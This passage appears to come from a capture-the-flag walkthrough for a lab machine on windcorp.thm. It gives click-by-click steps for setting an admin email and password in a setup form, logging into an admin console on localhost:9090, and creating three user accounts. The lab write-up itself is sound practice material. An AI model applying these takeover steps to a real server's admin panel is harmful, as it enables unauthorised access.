
In the "Admin Email Address" enter: admin@fire.windcorp.thm
then enter some arbitrary password
and then confirm.




Click on "Login to the admin console“.




Go to "http://localhost:9090" then we can see the admin panel.
Insert admin credentials that we created in the last step and proceed to panel.




After you got in to the panel, on the above tabs click the "User/Groups" then go to "Create New User"




Create user : sadswan869
as the following




Create user : goldencat416
as the following



Create user : organicfish718
as the following



We can check for the users in the "User Summery"

